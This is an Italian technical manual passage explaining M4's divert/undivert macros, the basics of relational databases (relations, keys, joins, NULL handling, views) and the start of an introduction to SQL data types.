M4 consente l'uso di uno strano meccanismo, detto *deviazione*, o *diversion*, attraverso il quale parte del flusso dell'output può essere accantonato temporaneamente per essere rilasciato in un momento diverso. Per ottenere questo si utilizzano due macro interne: '**`divert`**' e '**`undivert`**'.

divert([*numero_deviazione*])
undivert([*numero_deviazione* [,...]])

La prima macro, '**`divert`**', serve ad assegnare un numero di deviazione alla parte di output generato a partire dal punto in cui questa appare nell'input. Questo numero può essere omesso e in tal caso si intende lo zero in modo predefinito.

La deviazione zero corrisponde al flusso normale; ogni altro numero positivo rappresenta una deviazione differente. Quando termina l'input da elaborare vengono rilasciati i vari blocchi accumulati di output, in ordine numerico crescente. In alternativa, si può usare la macro '**`undivert`**' per richiedere espressamente il recupero di output deviato; se questa viene utilizzata senza parametri, si intende il recupero di tutte le deviazioni, altrimenti si ottengono solo quelle elencate nei parametri.

Esiste un caso particolare di deviazione che serve a eliminare l'output; si ottiene utilizzando il numero di deviazione '**`-1`**'. Questa tecnica viene usata spesso anche come un modo per delimitare un'area di commenti che non si vuole siano riprodotti nell'output.

Come si può intuire, queste macro non restituiscono alcun valore.

Esempi

```
1 divert(1)
2 Questo testo è deviato
3 divert
4 Questo testo segue l'andamento normale
```

L'esempio si traduce nell'output seguente, dove le righe sono state numerate per facilitarne l'individuazione. Come si può notare, al termine del file di input viene rilasciato l'output deviato precedentemente.

```
1
4 Questo testo segue l'andamento normale

2 Questo testo è deviato
3
```

```
1 divert(1)
2 Questo testo è deviato
3 divert
4 Questo testo segue l'andamento normale
5 undivert(1)
```

Questo esempio è una variante di quello precedente, con la dichiarazione esplicita della richiesta di recupero dell'output deviato. Aggiungendo la macro '**`undivert(1)`**', si aggiunge anche un'interruzione di riga aggiuntiva (anche in questo caso vengono numerate le righe per facilitarne l'individuazione nel risultato).

```
1
4 Questo testo segue l'andamento normale
5
2 Questo testo è deviato
3
```

```
divert(-1)
Quanto qui contenuto non deve dare alcun
risultato nell'output.
Le macro generano regolarmente i loro effetti,
ma il loro output viene perduto.
divert
```

Questo esempio, mostra l'uso tipico di '**`divert(-1)`**'. Dal momento che alla fine appare la macro '**`divert`**' (senza altre righe), dall'elaborazione di questo file si ottiene solo un codice di interruzione di riga, cioè una riga vuota (quella in cui appare la macro '**`divert`**' finale).

```
divert(1)
Ciao maramao
divert(2)
Ciao Ciao
divert(-1)
undivert
```

L'uso di '**`divert(-1)`**' seguito da '**`undivert`**' permette di eliminare tutto l'output accumulato nelle varie deviazioni.

321.5 Riferimenti

La documentazione di M4 GNU, cioè quanto distribuito normalmente con i sistemi GNU, è disponibile generalmente attraverso la documentazione Info: *m4.info*.

Parte lxvi

DBMS e SQL

Introduzione ai DBMS

Un DBMS (*Data base management system*) è, letteralmente, un sistema di gestione di *basi di dati*, che per attuare questa gestione utilizza il software. Queste «basi di dati» sono dei contenitori atti a immagazzinare una grande quantità di dati, per i quali il «sistema di gestione» è necessario a permetterne la fruizione (diverso è il problema della semplice archiviazione dei dati).

322.1 Caratteristiche fondamentali

Un DBMS, per essere considerato tale, deve avere caratteristiche determinate. Le più importanti che permettono di comprenderne il significato sono elencate di seguito.

- Un DBMS è fatto per gestire grandi quantità di dati.

  Convenzionalmente si può intendere che un gruppo di informazioni sia di grandi dimensioni quando questo non possa essere contenuto tutto simultaneamente nella memoria centrale dell'elaboratore. In generale un DBMS non dovrebbe porre limiti alle dimensioni, tranne quelle imposte dai supporti fisici in cui devono essere memorizzate le informazioni.

- I dati devono poter essere condivisibili.

  L'idea che sta alla base dei sistemi di gestione dei dati è quella di accentrare le informazioni in un sistema di amministrazione unico. In tal senso è poi necessario che questi dati siano condivisibili da diverse applicazioni e da diversi utenti.

- I dati devono essere persistenti e affidabili.

  I dati sono persistenti quando continuano a esistere dopo lo spegnimento della macchina con cui vengono elaborati; sono affidabili quando gli eventi per cui si possono produrre alterazioni accidentali sono estremamente limitati.

- L'accesso ai dati deve essere controllabile.

  Dovendo trattare una grande mole di dati in modo condiviso, è indispensabile che esistano dei sistemi di controllo degli accessi, per evitare che determinate informazioni possano essere ottenute da chi non è autorizzato, oppure che vengano modificate da chi non ne è il responsabile.

322.1.1 Livelli di astrazione dei dati

I dati gestiti da un DBMS devono essere organizzati a diversi livelli di astrazione. Generalmente si distinguono tre livelli: esterno, logico e interno.

- Il livello interno è quello usato effettivamente per la memorizzazione dei dati. In pratica è rappresentato dai file che contengono effettivamente le informazioni e dal modo con cui questi file vengono utilizzati. Il livello interno non è importante per la progettazione di una base di dati e nemmeno per la scrittura di programmi che devono interagire con il DBMS.
- Il livello logico, o concettuale, è quello che descrive i dati secondo la filosofia del DBMS particolare con cui si ha a che fare.
- Lo schema esterno è un'astrazione aggiuntiva che permette di definire dei punti di vista differenti dei dati descritti a livello logico. L'accesso ai dati avviene solo a questo livello, anche se di fatto può coincidere con il livello logico.

322.1.2 Ruoli e sigle standard

Lo studio sui DBMS ha generato degli acronimi che rappresentano persone o componenti essenziali di un sistema del genere. Questi acronimi devono essere conosciuti perché se ne fa uso abitualmente nella documentazione riferita ai DBMS.

L'organizzazione di una base di dati è compito del suo amministratore, definito DBA (*Data base administrator*). Eventualmente può trattarsi anche di più persone; in ogni caso, chi ha la responsabilità dell'amministrazione di uno o più basi di dati è un DBA.

La definizione della struttura dei dati (sia a livello logico che a livello esterno) viene fatta attraverso un linguaggio di programmazione definito DDL (*Data definition language*), la gestione dei dati avviene attraverso un altro linguaggio, detto DML (*Data manipulation language*), infine, la gestione della sicurezza viene fatta attraverso un linguaggio DCL (*Data control language*). Nella pratica, DDL, DML e DCL possono coincidere, come nel caso del linguaggio SQL.

322.2 Modello relazionale

Una base di dati può essere impostata secondo diversi tipi di modelli (logici) di rappresentazione. Quello più comune, che è anche il più semplice dal punto di vista umano, è il modello relazionale. In tal senso, un DBMS relazionale viene anche definito semplicemente come RDBMS.

Nel modello relazionale, i dati sono raccolti all'interno di *relazioni*. Ogni relazione è una raccolta di nessuna o più *tuple* di tipo omogeneo. La tupla rappresenta una singola informazione completa, in rapporto alla relazione a cui appartiene; infine, questa informazione è suddivisa in *attributi*. Una relazione, nella sua definizione, non ha una «forma» particolare, tuttavia questo concetto si presta a una rappresentazione tabellare: gli attributi sono rappresentati dalle colonne e le tuple dalle righe. Si osservi l'esempio della figura 322.1.

Figura 322.1. Relazione '**`Indirizzi(Cognome,Nome,Indirizzo,Telefono)`**'.

```
.=============================================================.
|Indirizzi                                                    |
|-------------------------------------------------------------|
|Cognome        |Nome           |Indirizzo      |Telefono     |
|---------------|---------------|---------------|-------------|
|Pallino        |Pinco          |Via Biglie 1   |0222,222222  |
|Tizi           |Tizio          |Via Tazi 5     |0555,555555  |
|Cai            |Caio           |Via Caini 1    |0888,888888  |
|Semproni       |Sempronio      |Via Sempi 7    |0999,999999  |
'============================================================='
```

In una relazione, le tuple non hanno una posizione particolare, sono semplicemente contenute nell'insieme della relazione stessa. Se l'ordine ha una rilevanza per le informazioni contenute, questo elemento dovrebbe essere aggiunto tra gli attributi, senza essere determinato da un'ipotetica collocazione fisica. Osservando l'esempio, si intende che l'ordine delle righe non ha importanza per le informazioni che si vogliono trarre; al massimo, un elenco ordinato può facilitare la lettura umana, quando si è alla ricerca di un nome particolare, ma ciò non ha rilevanza nella struttura che deve avere la relazione corrispondente.

Il fatto che la posizione delle tuple all'interno della relazione non sia importante, significa che non è necessario poterle identificare: le tuple si distinguono in base al loro contenuto. In questo senso, una relazione non può contenere due tuple uguali: la presenza di doppioni non avrebbe alcun significato.

A differenza delle tuple, gli attributi devono essere identificati attraverso un nome. Infatti, il semplice contenuto delle tuple non è sufficiente a stabilire di quale attributo si tratti. Osservando la prima riga dell'esempio,

```
|Pallino        |Pinco          |Via Biglie 1   |0222,222222   |
```

diventa difficile distinguere quale sia il nome e quale il cognome. Attribuendo agli attributi (cioè alle colonne) un nome, diventa indifferente la disposizione fisica di questi all'interno delle tuple.

322.2.1 Relazioni collegate

Generalmente, una relazione da sola non è sufficiente a rappresentare tutti i dati riferiti a un problema o a un interesse della vita reale. Quando una relazione contiene tante volte le stesse informazioni, è opportuno scinderla in due o più relazioni più piccole, collegate in qualche modo attraverso dei riferimenti. Si osservi il caso delle relazioni rappresentate dalle tabelle che si vedono nella figura 322.2.

Figura 322.2. Relazioni di un'ipotetica gestione del magazzino.

```
.============================================.
|Articoli                                    |
|--------------------------------------------|
|Codice|Descrizione    |Fornitore1|Fornitore2|
|------|---------------|----------|----------|
|vite30|Vite 3 mm      |       123|       126|
|vite40|Vite 4 mm      |       126|       127|
|dado30|Dado 3 mm      |       122|       123|
|dado40|Dado 4 mm      |       126|       127|
|rond50|Rondella 5 mm  |       123|       126|
`============================================'

.==============================================.
|Movimenti                                     |
|----------------------------------------------|
|Codice|Data      |Carico|Scarico|CodFor|CodCli|
|------|----------|------|-------|------|------|
|vite40|01/01/1999|  1200|       |   124|      |
|vite30|01/01/1999|      |    800|      |   825|
|vite30|02/01/1999|      |   1000|      |   954|
|vite30|03/01/1999|  2000|       |   127|      |
|rond50|03/01/1999|      |    500|      |   954|
`=============================================='

.=====================================================.
|Fornitori                                            |
|-----------------------------------------------------|
|CodFor|Ditta          |Indirizzo      |Telefono      |
|------|---------------|---------------|--------------|
|   127|Vitoni spa     |Via Ferri 2    |0123,45678    |
|   122|Ferroni spa    |Via Metalli 34 |0234,5678     |
|   126|Nuova Metal    |Via Industrie  |0345,6789     |
|   123|Viti e Bulloni |Via di sopra 7 |0567,9875     |
`====================================================='

.=====================================================.
|Clienti                                              |
|-----------------------------------------------------|
|CodCli|Ditta          |Indirizzo      |Telefono      |
|------|---------------|---------------|--------------|
|   925|Tendoni Max    |Via di sotto 2 |0113,44578    |
|   825|Arti Plus      |Via di lato 45 |0765,23456    |
`====================================================='
```

La prima tabella, '**`Articoli`**', rappresenta l'anagrafica del magazzino di un grossista di ferramenta. Ogni articolo di magazzino viene codificato e descritto, inoltre vengono annotati i riferimenti ai codici di possibili fornitori. La seconda tabella, '**`Movimenti`**', elenca le operazioni di carico e di scarico degli articoli di magazzino, specificando solo il codice dell'articolo, la data, la quantità caricata o scaricata e il codice del fornitore o del cliente da cui è stato acquistato o a cui

è stato venduto l'articolo. Infine seguono le tabelle che descrivono i codici dei fornitori e quelli dei clienti.

Si può intendere che una sola tabella non avrebbe potuto essere utilizzata utilmente per esprimere tutte queste informazioni.

È importante stabilire che, nel modello relazionale, il collegamento tra le tuple delle varie relazioni avviene attraverso dei valori e non attraverso dei puntatori. Infatti, nella relazione '**`Articoli`**' l'attributo '**`Fornitore1`**' contiene il valore 123 e questo significa solo che i dati di quel fornitore sono rappresentati da quel valore. Nella relazione '**`Fornitori`**', la tupla il cui attributo '**`CodFor`**' contiene il valore 123 è quella che contiene i dati di quel particolare fornitore. Quindi, «123» non rappresenta un puntatore, ma solo una tupla che contiene quel valore nell'attributo «giusto». In questo senso si ribadisce l'indifferenza della posizione delle tuple all'interno delle relazioni.

322.2.2 Tipi di dati, domini e informazioni mancanti

Nelle relazioni, ogni attributo contiene una singola informazione elementare di un certo tipo, per il quale esiste un dominio determinato di valori possibili. Ogni attributo di ogni tupla deve contenere un valore ammissibile, nell'ambito del proprio dominio.

Spesso capitano situazioni in cui i valori di uno o più attributi di una tupla non sono disponibili per qualche motivo. In tal caso si pone il problema di attribuire a questi attributi un valore che definisca in modo non ambiguo questo stato di indeterminatezza. Questo valore viene definito come '**`NULL`**' ed è ammissibile per tutti i tipi di attributi possibili.

322.2.3 Vincoli di validità

I dati contenuti in una o più relazioni sono utili in quanto «sensati» in base al contesto a cui si riferiscono. Per esempio, considerando la relazione '**`Movimenti`**', vista precedentemente, questa deve contenere sempre un codice valido nell'attributo '**`Codice`**'. Se così non fosse, la registrazione data da quella tupla che dovesse avere un riferimento a un codice di articolo non valido, non avrebbe alcun senso, perché mancherebbe proprio l'informazione più importante: l'articolo caricato o scaricato.

Il controllo sulla validità dei dati può avvenire a diversi livelli, a seconda della circostanza. Si possono distinguere vincoli che riguardano:

1. il dominio dell'attributo stesso -- quando si tratta di definire se l'attributo può assumere il valore '**`NULL`**' o meno e quando si stabilisce l'intervallo dei valori ammissibili;
2. gli altri attributi della stessa tupla -- quando dal valore contenuto in altri attributi della stessa tupla dipende l'intervallo dei valori ammissibili per l'attributo in questione;
3. gli attributi di altre tuple -- quando dal valore contenuto negli attributi delle altre tuple della stessa relazione dipende l'intervallo dei valori ammissibili per l'attributo in questione;
4. gli attributi di tuple di altre relazioni -- quando altre relazioni condizionano la validità di un attributo determinato.

I vincoli di tupla, ovvero quelli che riguardano i primi due punti dell'elenco appena indicato, sono i più semplici da esprimere perché non occorre conoscere altre informazioni esterne alla tupla stessa. Per esempio, un attributo che esprime un prezzo potrebbe essere definito in modo tale che non sia ammissibile un valore negativo; nello stesso modo, un attributo che esprime uno sconto su un prezzo potrebbe ammettere un valore positivo diverso da zero solo se il prezzo a cui si riferisce, contenuto nella stessa tupla, supera un valore determinato.

Il caso più importante di un vincolo interno alla relazione, che coinvolge più tuple, è quello che riguarda le *chiavi*. In certe situazioni, un attributo, o un gruppo particolare di attributi di una relazione, deve essere unico per ogni tupla. Quindi, questo attributo, o questo gruppo di attributi, è valido solo quando non è già presente in un'altra tupla della stessa relazione.

Quando le informazioni sono distribuite fra più relazioni, i dati sono validi solo quando tutti i riferimenti sono validi. Volendo riprendere l'esempio della gestione di magazzino, visto precedentemente, una tupla della relazione '`Movimenti`' che dovesse contenere un codice di un fornitore o di un cliente inesistente, si troverebbe, in pratica, senza questa informazione.

322.2.4 Chiavi

Nella sezione precedente si è accennato alle *chiavi*. Questo concetto merita un po' di attenzione. In precedenza è stato affermato che una relazione contiene una raccolta di tuple che contano per il loro contenuto e non per la loro posizione. In questo senso non è ammissibile una relazione contenente due tuple identiche. Una *chiave* di una relazione è un gruppo di attributi che permette di identificare univocamente le tuple in essa contenute; per questo, tali attributi devono contenere dati differenti per ogni tupla.

Stabilendo quali attributi devono costituire una chiave per una certa relazione, si comprende intuitivamente che questi attributi non possono mai contenere un valore indeterminato.

Nella definizione di relazioni collegate attraverso dei riferimenti, l'oggetto di questi riferimenti deve essere una chiave per la relazione di destinazione. Diversamente non si otterrebbe un riferimento univoco a una tupla particolare.

322.3 Gestione delle relazioni

Prima di affrontare l'utilizzo pratico di una base di dati relazionale, attraverso un linguaggio di manipolazione dei dati, è opportuno considerare a livello teorico alcuni tipi di operazioni che si possono eseguire con le relazioni.

Inizialmente è stato affermato che una relazione è un insieme di tuple... Dalla teoria degli insiemi derivano molte delle operazioni che riguardano le relazioni.

322.3.1 Unione, intersezione e differenza

Quando si maneggiano relazioni contenenti gli stessi attributi, hanno senso le operazioni fondamentali sugli insiemi: unione, intersezione e differenza. Il significato è evidente: l'unione genera una relazione composta da tutte le tuple distinte delle relazioni di origine; l'intersezione genera una relazione composta dalle tuple presenti simultaneamente in tutte le relazioni di origine; la differenza genera una relazione contenente le tuple che compaiono esclusivamente nella prima delle relazioni di origine.

L'esempio rappresentato dalle tabelle della figura 322.3 dovrebbe chiarire il senso di queste affermazioni.

Figura 322.3. Unione, intersezione e differenza tra relazioni.

```
.================================.   .================================.
|Laureati                        |   |Magazzinieri                    |
|--------------------------------|   |--------------------------------|
|Codice|Nominativo        |...    |   |Codice|Nominativo        |...    |
|------|-----------------|-------|   |------|-----------------|-------|
|  1245|Tizi Tizio        |...    |   |  1745|Cai Caio          |...    |
|  1745|Cai Caio          |...    |   |  1986|Pallino Pinco     |...    |
|  1655|Semproni Sempronio|...    |   |  1245|Tizi Tizio        |...    |
'================================'   '================================'

                   .================================.
                   |Laureati UNITO Magazzinieri      |
                   |--------------------------------|
                   |Codice|Nominativo        |...    |
                   |------|-----------------|-------|
                   |  1245|Tizi Tizio        |...    |
                   |  1745|Cai Caio          |...    |
                   |  1655|Semproni Sempronio|...    |
                   |  1986|Pallino Pinco     |...    |
                   '================================'

                   .================================.
                   |Laureati INTERSECATO Magazzinieri|
                   |--------------------------------|
                   |Codice|Nominativo        |...    |
                   |------|-----------------|-------|
                   |  1245|Tizi Tizio        |...    |
                   |  1745|Cai Caio          |...    |
                   '================================'

                   .================================.
                   |Laureati MENO Magazzinieri       |
                   |--------------------------------|
                   |Codice|Nominativo        |...    |
                   |------|-----------------|-------|
                   |  1655|Semproni Sempronio|...    |
                   '================================'
```

322.3.2 Ridenominazione degli attributi

L'elaborazione dei dati contenuti in una relazione può avvenire previa modifica dei nomi di alcuni attributi. La modifica dei nomi genera di fatto una nuova relazione temporanea, per il tempo necessario a eseguire l'elaborazione conclusiva.

Le situazioni in cui la ridenominazione degli attributi può essere conveniente possono essere varie. Nel caso delle operazioni sugli insiemi visti nella sezione precedente, la ridenominazione può rendere compatibili relazioni i cui attributi, pur essendo compatibili, hanno nomi differenti.

322.3.3 Selezione, proiezione e join

La *selezione* e la *proiezione* sono operazioni che si eseguono su una sola relazione e generano una relazione che contiene una porzione dei dati di quella di origine. La selezione permette di estrarre alcune tuple dalla relazione, mentre la proiezione estrae parte degli attribuiti di tutte le tuple. Il primo caso, quello della selezione, non richiede considerazioni particolari, mentre la proiezione ha delle implicazioni importanti.

Attraverso la proiezione, utilizzando solo parte degli attributi, si genera una relazione in cui si potrebbero perdere delle tuple, a causa della possibilità che risultino dei doppioni. Per esempio, si consideri la relazione mostrata nella figura 322.4.

Figura 322.4. Relazione '**Utenti(UID,Nominativo,Cognome,Nome,Ufficio)**'.

```
.=============================================================.
|Utenti                                                       |
|-------------------------------------------------------------|
|UID   |Nominativo|Cognome        |Nome          |Ufficio      |
|------|----------|---------------|--------------|-------------|
|     0|root      |Pallino        |Pinco         |CED          |
|   515|rmario    |Rossi          |Mario         |Contabilità  |
|   501|bbianco   |Bianchi        |Bianco        |Magazzino    |
|   502|rrosso    |Rossi          |Rosso         |Contabilità  |
'============================================================='
```

La tabella mostra una relazione contenente le informazioni sugli utenti di un centro di elaborazione dati. Si può osservare che sia l'attributo '**UID**' che l'attributo '**Nominativo**' possono essere da soli una chiave per la relazione. Se da questa relazione si vuole ottenere una proiezione contenente solo gli attributi '**Cognome**' e '**Ufficio**', non essendo questi due una chiave della relazione, si perdono delle tuple.

Figura 322.5. Proiezione delle colonne '**Cognome**' e '**Ufficio**' della relazione '**Utenti**'.

```
.-----------------------------.
|Cognome        |Ufficio      |
|---------------|-------------|
|Pallino        |CED          |
|Rossi          |Contabilità  |
|Bianchi        |Magazzino    |
'============================='
```

La figura 322.5 mostra la proiezione della relazione '**Utenti**', in cui sono stati estratti solo gli attributi '**Cognome**' e '**Ufficio**'. In tal modo, le tuple che prima corrispondevano al numero '**UID**' 515 e 502 si sono ridotte a una sola, quella contenente il cognome «Rossi» e l'ufficio «Contabilità».

Da questo esempio si dovrebbe intendere che la proiezione ha senso, prevalentemente, quando gli attributi estratti costituiscono una chiave della relazione originaria

La congiunzione di relazioni, o *join*, è un'operazione in cui due o più relazioni vengono unite a formare una nuova relazione. Questo congiungimento implica la creazione di tuple formate dall'unione di tuple provenienti dalle relazioni di origine. Se per semplicità si pensa solo alla congiunzione di due relazioni: si va da una congiunzione minima in cui nessuna tupla della prima relazione risulta abbinata ad altre tuple della seconda, fino a un massimo in cui si ottengono tutti gli abbinamenti possibili delle tuple della prima relazione con quelle della seconda. Tra questi estremi si pone la situazione tipica, quella in cui ogni tupla della prima relazione viene collegata solo a una tupla corrispondente della seconda.

Il *join naturale* è un tipo particolare di congiunzione in cui le relazioni oggetto di tale operazione vengono collegate in base ad attributi aventi lo stesso nome. Per osservare di cosa si tratta, vale la pena di riprendere l'esempio della gestione di magazzino già descritto in precedenza. Nella figura 322.6 ne viene mostrata nuovamente solo una parte.

Figura 322.6. Le relazioni '**Articoli**' e '**Movimenti**' dell'esempio sulla gestione del magazzino.

```
.==========================.
|Articoli                  |
|--------------------------|
|Codice|Descrizione    |...|
|------|---------------|---|
|vite30|Vite 3 mm      |...|
|vite40|Vite 4 mm      |...|
|dado30|Dado 3 mm      |...|
|dado40|Dado 4 mm      |...|
|rond50|Rondella 5 mm  |...|
'=========================='

.====================================.
|Movimenti                           |
|------------------------------------|
|Codice|Data      |Carico|Scarico|...|
|------|----------|------|-------|---|
|vite40|01/01/1999|  1200|       |...|
|vite30|01/01/1999|      |    800|...|
|vite30|02/01/1999|      |   1000|...|
|vite30|03/01/1999|  2000|       |...|
|rond50|03/01/1999|      |    500|...|
'===================================='
```

Il join naturale delle relazioni '**Movimenti**' e '**Articoli**', basato sulla coincidenza del contenuto dell'attributo '**Codice**', genera una relazione in cui appaiono tutti gli attributi delle due relazioni di origine, con l'eccezione dell'attributo '**Codice**' che appare una volta sola (figura 322.7).

Tabella 319.10. Il join naturale tra le relazioni '**Articoli**' e '**Movimenti**'.

```
.-------------------------------------------------------.
|Codice|Data      |Carico|Scarico|...|Descrizione    |...|
|------|----------|------|-------|---|---------------|---|
|vite40|01/01/1999|  1200|       |...|Vite 4 mm      |...|
|vite30|01/01/1999|      |    800|...|Vite 3 mm      |...|
|vite30|02/01/1999|      |   1000|...|Vite 3 mm      |...|
|vite30|03/01/1999|  2000|       |...|Vite 3 mm      |...|
|rond50|03/01/1999|      |    500|...|Rondella 5 mm  |...|
'======================================================='
```

Nel caso migliore, ogni tupla di una relazione trova una tupla corrispondente dell'altra; nel caso peggiore, nessuna tupla ha una corrispondente nell'altra relazione. L'esempio mostra che tutte le tuple della relazione '**Movimenti**' hanno trovato una corrispondenza nella relazione '**Articoli**', mentre solo alcune tuple della relazione '**Articoli**' hanno una corrispondenza dall'altra parte. Queste tuple, quelle che non hanno una corrispondenza, sono dette «penzolanti», o *dangling*, e di fatto vengono perdute dopo il join.

Quando un join genera corrispondenze per tutte le tuple delle relazioni coinvolte, si parla di join completo. La dimensione (espressa in quantità di tuple) della relazione risultante in presenza di un join completo è pari alla dimensione massima delle varie relazioni.

Quando si vuole eseguire la congiunzione di relazioni che non hanno attributi in comune si ottiene il collegamento di ogni tupla di una relazione con ogni tupla delle altre. Si può osservare l'esempio della figura 322.8 che riprende il solito problema del magazzino, con delle semplificazioni opportune.

Tabella 319.10. Le relazioni '**Articoli**' e '**Fornitori**' dell'esempio sulla gestione del magazzino.

```
.=====================================.
|Articoli                             |
|-------------------------------------|
|Codice|Descrizione    |Fornitore1|... |
|------|---------------|----------|----|
|vite30|Vite 3 mm      |       127|... |
|vite40|Vite 4 mm      |       127|... |
|dado30|Dado 3 mm      |       122|... |
'====================================='

     .==========================.
     |Fornitori                 |
     |--------------------------|
     |CodFor|Ditta          |... |
     |------|---------------|----|
     |   127|Vitoni spa     |... |
     |   122|Ferroni spa    |... |
     '=========================='
```

Nessuno degli attributi delle due relazioni coincide, quindi si ottiene un «prodotto» tra le due relazioni, in pratica, una relazione che contiene il prodotto delle tuple contenute nelle relazioni originali (figura 322.9).

Tabella 319.10. Il prodotto tra le relazioni '**Articoli**' e '**Fornitori**'.

```
.----------------------------------------------------------------.
|Codice|Descrizione    |Fornitore1|... |CodFor|Ditta          |... |
|------|---------------|----------|----|------|---------------|----|
|vite30|Vite 3 mm      |       127|... |   127|Vitoni spa     |... |
|vite40|Vite 4 mm      |       127|... |   127|Vitoni spa     |... |
|dado30|Dado 3 mm      |       122|... |   127|Vitoni spa     |... |
|vite30|Vite 3 mm      |       127|... |   122|Ferroni spa    |... |
|vite40|Vite 4 mm      |       127|... |   122|Ferroni spa    |... |
|dado30|Dado 3 mm      |       122|... |   122|Ferroni spa    |... |
'================================================================'
```

Quando si esegue un'operazione del genere, è normale che molte delle tuple risultanti siano prive di significato per gli scopi che ci si prefigge. Di conseguenza, quasi sempre, si applica poi una selezione attraverso delle condizioni. Nel caso dell'esempio, sarebbe ragionevole porre come condizione di selezione l'uguaglianza tra i valori dell'attributo '**Fornitore1**' e '**CodFor**'.

Tabella 319.10. La selezione delle tuple che rispettano la condizione di uguaglianza tra gli attributi '**Fornitore1**' e '**CodFor**'.

```
Fornitore1 = CodFor
.----------------------------------------------------------------.
|Codice|Descrizione    |Fornitore1|... |CodFor|Ditta          |... |
|------|---------------|----------|----|------|---------------|----|
|vite30|Vite 3 mm      |       127|... |   127|Vitoni spa     |... |
|vite40|Vite 4 mm      |       127|... |   127|Vitoni spa     |... |
|dado30|Dado 3 mm      |       122|... |   122|Ferroni spa    |... |
'================================================================'
```

Generalmente, nella pratica, non esiste la possibilità di definire un join basato sull'uguaglianza dei nomi degli attributi. Di solito si esegue un join che genera un prodotto tra le relazioni, quindi si applicano delle condizioni di selezione come nell'esempio mostrato. Quando la selezione in questione è del tipo visto nell'esempio, cioè basata sull'uguaglianza del contenuto di attributi delle diverse relazioni (anche se il nome di questi attributi è differente), si parla di *equi-join*.

322.3.4 Gestione dei valori nulli

Si è accennato in precedenza alla possibilità che gli attributi di una relazione possano contenere anche il valore indeterminato, o '**NULL**'. Con questo valore indeterminato non si possono fare comparazioni con valori determinati e di solito nemmeno con altri valori indeterminati. Per esempio, non si può dire che '**NULL**' sia maggiore o minore di qualcosa; una comparazione del genere genera solo un risultato indeterminato. '**NULL**' è solo uguale a se stesso ed è diverso da ogni altro valore, compreso un altro valore '**NULL**'.

Per verificare la presenza o l'assenza di un valore indeterminato si utilizzano generalmente operatori specifici, come in SQL:

- '**IS NULL**' -- che si avvera quando il valore controllato è indeterminato;
- '**IS NOT NULL**' -- che si avvera quando il valore controllato è determinato, quindi diverso da indeterminato.

Nel momento in cui si eseguono delle espressioni logiche, utilizzando i soliti operatori AND, OR e NOT, si pone il problema di stabilire cosa accade quando si presentano valori indeterminati. La soluzione è intuitiva: quando non si può fare a meno di conoscere il valore che si presenta come indeterminato, il risultato è indeterminato. Questo concetto deriva dalla cosiddetta logica *fuzzy*.

Figura 322.11. Tabella della verità degli operatori AND e OR quando sono coinvolti valori indefiniti.

```
? AND ? = ?     ? OR ? = ?
? AND F = F     ? OR F = ?
? AND T = ?     ? OR T = T
F AND ? = F     F OR ? = ?
F AND F = F     F OR F = F
F AND T = F     F OR T = T
T AND ? = ?     T OR ? = T
T AND F = F     T OR F = T
T AND T = T     T OR T = T
```

322.3.5 Relazioni derivate e viste

Precedentemente si è accennato al fatto che la rappresentazione finale dei dati può essere diversa da quella logica. Nel modello relazionale è possibile ottenere delle relazioni derivate da altre, attraverso una funzione determinata che stabilisce il modo con cui ottenere queste derivazioni. Si distingue fondamentalmente tra:

- relazioni derivate virtuali, o *viste*, che non generano nuove relazioni memorizzate nella base di dati, il cui contenuto viene generato al volo al momento della necessità;
- relazioni derivate materializzate, che generano una nuova relazione nella base di dati.

Il primo dei due casi è semplice da gestire, perché i dati sono sempre allineati correttamente, ma è pesante dal punto di vista elaborativo; il secondo ha invece i pregi e i difetti opposti. Con il termine «vista» si intende fare riferimento alle relazioni derivate virtuali.

322.4 Riferimenti

- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill

Introduzione a SQL

SQL è l'acronimo di *Structured query language* e identifica un linguaggio di interrogazione (gestione) per basi di dati relazionali. Le sue origini risalgono alla fine degli anni 1970 e questo giustifica la sua sintassi prolissa e verbale tipica dei linguaggi dell'epoca, come il COBOL.

Allo stato attuale, data la sua evoluzione e standardizzazione, l'SQL rappresenta un riferimento fondamentale per la gestione di una base di dati relazionale.

A parte il significato originale dell'acronimo, SQL è un linguaggio completo per la gestione di una base di dati relazionale, includendo le funzionalità di un DDL (*Data description language*), di un DML (*Data manipulation language*) e di un DCL (*Data control language*).

Data l'età e la conseguente evoluzione di questo linguaggio, si sono definiti nel tempo diversi livelli di standard. I più importanti sono SQL89 e SQL92, noti anche come SQL2 e SQL3. Il livello SQL3 è ancora in corso di definizione.

L'aderenza dei vari sistemi DBMS allo standard SQL2 non è mai completa e perfetta, per questo sono stati definiti dei sottolivelli di questo standard per definire il grado di compatibilità di un DBMS. Si tratta di: *entry SQL*, *intermediate SQL* e *full SQL*. Si può intendere che il primo sia il livello di compatibilità minima e l'ultimo rappresenti la compatibilità totale. Lo standard di fatto è rappresentato prevalentemente dal primo livello, che coincide fondamentalmente con lo standard precedente, SQL89.

323.1 Concetti fondamentali

Convenzionalmente, le istruzioni di questo linguaggio sono scritte con tutte le lettere maiuscole. Si tratta solo di una tradizione di quell'epoca. SQL non distingue tra lettere minuscole e maiuscole nelle parole chiave delle istruzioni e nemmeno nei nomi di tabelle, colonne e altri oggetti. Solo quando si tratta di definire il contenuto di una variabile, allora le differenze contano.

In questo capitolo e nel resto del documento, quando si fa riferimento a istruzioni SQL, queste vengono indicate utilizzando solo lettere maiuscole, come richiede la tradizione.

I nomi degli oggetti (tabelle e altro) possono essere composti utilizzando lettere, numeri e il trattino basso; il primo carattere deve essere una lettera oppure il trattino basso.

Le istruzioni SQL possono essere distribuite su più righe, senza una regola precisa. Si distingue la fine di un'istruzione dall'inizio di un'altra attraverso la presenza di almeno una riga vuota. Alcuni sistemi SQL richiedono l'uso di un simbolo di terminazione delle righe, che potrebbe essere un punto e virgola.

L'SQL standard prevede la possibilità di inserire commenti; per questo si può usare un trattino doppio ('`--`') seguito dal commento desiderato, fino alla fine della riga.

323.2 Tipi di dati

I tipi di dati gestibili con il linguaggio SQL sono molti. Fondamentalmente si possono distinguere tipi contenenti: valori numerici, stringhe e informazioni data-orario. Nelle sezioni seguenti vengono descritti solo alcuni dei tipi definiti dallo standard.

323.2.1 Stringhe di caratteri

Si distinguono due tipi di stringhe di caratteri in SQL: quelle a dimensione fissa, completate a destra dal carattere spazio, e quelle a dimensione variabile.

CHARACTER | CHARACTER(*dimensione*)
CHAR | CHAR(*dimensione*)

Quelle appena mostrate sono le varie sintassi alternative che possono essere utilizzate per definire una stringa di dimensione fissa. Se non viene indicata la dimensione tra parentesi, si intende una stringa di un solo carattere.

